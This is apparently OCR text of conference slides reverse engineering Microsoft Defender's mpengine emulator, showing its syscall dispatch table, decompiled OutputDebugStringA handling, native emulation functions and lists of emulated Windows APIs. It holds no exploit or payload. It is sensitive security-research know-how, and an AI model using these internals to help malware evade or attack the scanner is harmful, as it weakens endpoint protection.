
Native code: `mpengine!KERNEL32_DLL_CopyFileWWorker`

g_syscalls

```
dt mpengine!esyscall_t
 +0x0 proc   : Ptr32 void
 +0x4 encrc  : Uint4B
```


`apicall` instruction use triggers dispatch to function pointer in `g_syscalls` table

This is the table we modify when hooking `OutputDebugStringA`



```
; esyscall_t g_syscalls[119]
g_syscalls      dd offset ?NTDLL_DLL_NtSetEventWorker@@YAXPAUpe_vars_t@@@Z
                                        ; DATA XREF: std::lower_bound<esyscall_t const *,ulong,`__call_api_by_crc(pe_vars_t *,ulong)'::`2'::
                                        ; NTDLL_DLL_NtSetEventWorker(pe_vars_t *)
                dd 5F2823h
                dd offset ?NTDLL_DLL_NtResumeThreadWorker@@YAXPAUpe_vars_t@@@Z ; NTDLL_DLL_NtResumeThreadWorker(pe_vars_t *)
                dd 2435AE3h
                dd offset ?NTDLL_DLL_NtSetInformationFileWorker@@YAXPAUpe_vars_t@@@Z ; NTDLL_DLL_NtSetInformationFileWorker(pe_vars_t *)
                dd 2DA9326h
                dd offset ?ADVAPI32_DLL_RegDeleteValueW@@YAXPAUpe_vars_t@@@Z ; ADVAPI32_DLL_RegDeleteValueW(pe_vars_t *)
                dd 6A61690h
                dd offset ?NTDLL_DLL_NtTerminateThreadWorker@@YAXPAUpe_vars_t@@@Z ; NTDLL_DLL_NtTerminateThreadWorker(pe_vars_t *)
                dd 751A54Bh
                dd offset ?NTDLL_DLL_NtWaitForMultipleObjectsWorker_PreBlock@@YAXPAUpe_vars_t@@@Z ; NTDLL_DLL_NtWaitForMultipleObjectsWorker
                dd 8BD1E0Bh
                dd offset ?ADVAPI32_DLL_RegEnumKeyExW@@YAXPAUpe_vars_t@@@Z ; ADVAPI32_DLL_RegEnumKeyExW(pe_vars_t *)
                dd 99EF6E2h
                dd offset ?NTDLL_DLL_NtOpenEventWorker@@YAXPAUpe_vars_t@@@Z ; NTDLL_DLL_NtOpenEventWorker(pe_vars_t *)
                dd 0A6DCBE6h
                dd offset ?KERNEL32_DLL_GetCurrentThreadId@@YAXPAUpe_vars_t@@@Z ; KERNEL32_DLL_GetCurrentThreadId(pe_vars_t *)
                dd 14732D7Dh
                dd offset ?NTDLL_DLL_VFS_SetAttrib@@YAXPAUpe_vars_t@@@Z ; NTDLL_DLL_VFS_SetAttrib(pe_vars_t *)
                dd 1738D6B2h
                dd offset ?KERNEL32_DLL_ExitThread@@YAXPAUpe_vars_t@@@Z ; KERNEL32_DLL_ExitThread(pe_vars_t *)
                dd 192431FFh
                dd offset ?NTDLL_DLL_MpUfsMetadataOp@@YAXPAUpe_vars_t@@@Z ; NTDLL_DLL_MpUfsMetadataOp(pe_vars_t *)
                dd 1A831861h
                dd offset ?NTDLL_DLL_VFS_SetCurrentDir@@YAXPAUpe_vars_t@@@Z ; NTDLL_DLL_VFS_SetCurrentDir(pe_vars_t *)
                dd 20D8B27Fh
                dd offset ?NTDLL_DLL_NtContinue@@YAXPAUpe_vars_t@@@Z ; NTDLL_DLL_NtContinue(pe_vars_t *)
                dd 2131B5CDh
                dd offset ?NTDLL_DLL_VFS_CopyFile@@YAXPAUpe_vars_t@@@Z ; NTDLL_DLL_VFS_CopyFile(pe_vars_t *)
                dd 2173861Dh
```


kernel32!OutputDebugStringA



```
void __stdcall OutputDebugStringA(LPCSTR lpOutputString)
{
  DWORD Arguments; // [esp+Ch] [ebp-20h]
  CPPEH_RECORD ms_exc; // [esp+14h] [ebp-18h]

  if ( !lpOutputString )
    lpOutputString = &NULL;
  ms_exc.registration.TryLevel = 0;
  Arguments = strlen(lpOutputString) + 1;
  if ( g_OutputDebugStringA_called_count <= 900 || g_SEH_value )
  {
    ++g_OutputDebugStringA_called_count;
  }
  else
  {
    apicall_NtControlChannel(13, 0);            // set_pea_disable_seh_limit
    apicall_NtControlChannel(17, "MpDisableSehLimit");// set attribute
    g_SEH_value = 1;
  }
  RaiseException(0x40010006u, 0, 2u, &Arguments);
  ms_exc.registration.TryLevel = -1;
  apicall_kernel32_OutputDebugStringA(lpOutputString);
}
```

In-emulator VDLL code

kernel32!OutputDebugStringA




```
void __stdcall OutputDebugStringA(LPCSTR lpOutputString)
{
  DWORD Arguments; // [esp+Ch] [ebp-20h]
  CPPEH_RECORD ms_exc; // [esp+14h] [ebp-18h]

  if ( !lpOutputString )
    lpOutputString = &NULL;
  ms_exc.registration.TryLevel = 0;
  Arguments = strlen(lpOutputString) + 1;
  if ( g_OutputDebugStringA_called_count <= 900 || g_SEH_value )
  {
    ++g_OutputDebugStringA_called_count;
  }
  else
  {
    apicall_NtControlChannel(13, 0);            // set_pea_disable_seh_limit
    apicall_NtControlChannel(17, "MpDisableSehLimit");// set attribute
    g_SEH_value = 1;
  }
  RaiseException(0x40010006u, 0, 2u, &Arguments);
  ms_exc.registration.TryLevel = -1;
  apicall_kernel32_OutputDebugStringA(lpOutputString);
}
```

```
                    apicall_kernel32_OutputDebugStringA proc near
                                                                ; CODE XREF
8B FF                                   mov     edi, edi
E8 00 00 00 00                          call    $+5
83 C4 04                                add     esp, 4
0F FF F0 BB 14 80 B2                    apicall kernel32!OutputDebugStringA
C2 04 00                                retn    4
                    apicall_kernel32_OutputDebugStringA endp
```

In-emulator VDLL code

kernel32!OutputDebugStringA



```
void __stdcall OutputDebugStringA(LPCSTR lpOutputString)
{
  DWORD Arguments; // [esp+Ch] [ebp-20h]
  CPPEH_RECORD ms_exc; // [esp+14h] [ebp-18h]

  if ( !lpOutputString )
    lpOutputString = &NULL;
  ms_exc.registration.TryLevel = 0;
  Arguments = strlen(lpOutputString) + 1;
  if ( g_OutputDebugStringA_called_count <= 900 || g_SEH_value )
  {
    ++g_OutputDebugStringA_called_count;
  }
  else
  {
    apicall_NtControlChannel(13, 0);          // set_pea_disable_seh_limit
    apicall_NtControlChannel(17, "MpDisableSehLimit");// set attribute
    g_SEH_value = 1;
  }
  RaiseException(0x40010006u, 0, 2u, &Arguments);
  ms_exc.registration.TryLevel = -1;
  apicall_kernel32_OutputDebugStringA(lpOutputString);
}
```

Native emulation function

```
void __cdecl KERNEL32_DLL_OutputDebugStringA(pe_vars_t *v)
{
  Parameters<1> arg; // [esp+4h] [ebp-Ch]

  Parameters<1>::Parameters<1>(&arg, v);
  v->m_pDTc->m_vticks64 += 32i64;
}
```

```
                              apicall_kernel32_OutputDebugStringA pr
                                                                  ;  XREF
8B FF                                          mov     edi, edi
E8 00 00 00 00                                 call    $+5
83 C4 04                                       add     esp, 4
0F FF F0 BB 14 80 B2                           apicall kernel32!OutputDebugStringA
C2 04 00                                       retn    4
                              apicall_kernel32_OutputDebugStringA endp
```

In-emulator VDLL code

Emulated VDLL Functions

ADVAPI32

RegCreateKeyExW
RegDeleteKeyW
RegDeleteValueW
RegEnumKeyExW
RegEnumValueW
RegOpenKeyExW
RegQueryInfoKeyW
RegQueryValueExW
RegSetValueExW

USER32

MessageBoxA

KERNEL32

CloseHandle
CopyFileWWorker
CreateDirectoryW
CreateFileMappingA
CreateProcessA
CreateToolhelp32Snapshot
ExitProcess
ExitThread
FlushFileBuffers
GetCommandLineA
GetCurrentProcess
GetCurrentProcessId
GetCurrentThread
GetCurrentThreadId
GetModuleFileNameA
GetModuleHandleA
GetProcAddress
GetThreadContext
GetTickCount
LoadLibraryW
MoveFileWWorker
MpAddToScanQueue
MpCreateMemoryAliasing
MpReportEvent
MpReportEventEx
MpReportEventW
MpSetSelectorBase
OpenProcess
OutputDebugStringA
ReadProcessMemory
RemoveDirectoryW
SetFileAttributesA
SetFileTime
Sleep
TerminateProcess
UnimplementedAPIStub
VirtualAlloc
VirtualFree
VirtualProtectEx
VirtualQuery
WinExec
WriteProcessMemory

Emulated ntdll.dll Functions

MpGetSelectorBase
MpUfsMetadataOp
NtCloseWorker
NtContinue
NtControlChannel
NtCreateEventWorker
NtCreateFileWorker
NtCreateMutantWorker
NtCreateSemaphoreWorker
NtCreateThreadWorker
NtDeleteFileWorker
NtDuplicateObjectWorker
NtGetContextThread
NtOpenEventWorker
NtOpenMutantWorker
NtOpenSemaphoreWorker
NtOpenThreadWorker
NtPulseEventWorker
NtQueryInformationFileWorker
NtQueryInformationThreadWorker


NtReadFileWorker
NtReleaseMutantWorker
NtReleaseSemaphoreWorker
NtResetEventWorker
NtResumeThreadWorker
NtSetContextThread
NtSetEventWorker
NtSetInformationFileWorker
NtSetLdtEntries
NtSuspendThreadWorker
NtTerminateThreadWorker
NtWaitForMultipleObjectsWorker_PostBlock
NtWaitForMultipleObjectsWorker_PreBlock
NtWriteFileWorker
ObjMgr_ValidateVFSHandle
ThrdMgr_GetCurrentThreadHandle
ThrdMgr_SaveTEB
ThrdMgr_SwitchThreads
VFS_CopyFile
VFS_DeleteFile

VFS_DeleteFileByHandle
VFS_FileExists
VFS_FindClose
VFS_FindFirstFile
VFS_FindNextFile
VFS_FlushViewOfFile
VFS_GetAttrib
VFS_GetHandle
VFS_GetLength
VFS_MapViewOfFile
VFS_MoveFile
VFS_Open

VFS_Read
VFS_SetAttrib
VFS_SetCurrentDir
VFS_SetLength
VFS_UnmapViewOfFile
VFS_Write

Native Emulation Functions

Native emulation functions all take parameter `pe_vars_t *`, ~½mb large struct containing entire emulation session context




```
void __cdecl KERNEL32_DLL_GetModuleFileNameA(pe_vars_t *v)
{
  DT_context *v1; // ecx
  unsigned int v2; // eax
  src_attribute_t attr; // [esp+10h] [ebp-48h]
  CAutoVticks vticks; // [esp+24h] [ebp-34h]
  Parameters<3> arg; // [esp+30h] [ebp-28h]
  int v6; // [esp+54h] [ebp-4h]

  Parameters<3>::Parameters<3>(&arg, v);
  v1 = v->m_pDTc;
  vticks.m_init_vticks = &v->vticks32;
  vticks.m_pC = v1;
  v6 = 0;
  v2 = set_full_filename(v, arg.m_Arg[2].val32, arg.m_Arg[1].val64);
  pe_set_return_value(v, v2);
  attr.first.numval32 = 0;
  *&attr.first.length = 0;
  *&attr.second.length = 0;
  attr.second.numval32 = 0;
  attr.attribid = 12318;
  vticks.m_vticks = 544;
  __siga_check(v, &attr);
  CAutoVticks::~CAutoVticks(&vticks);
}
```

Native Emulation Functions

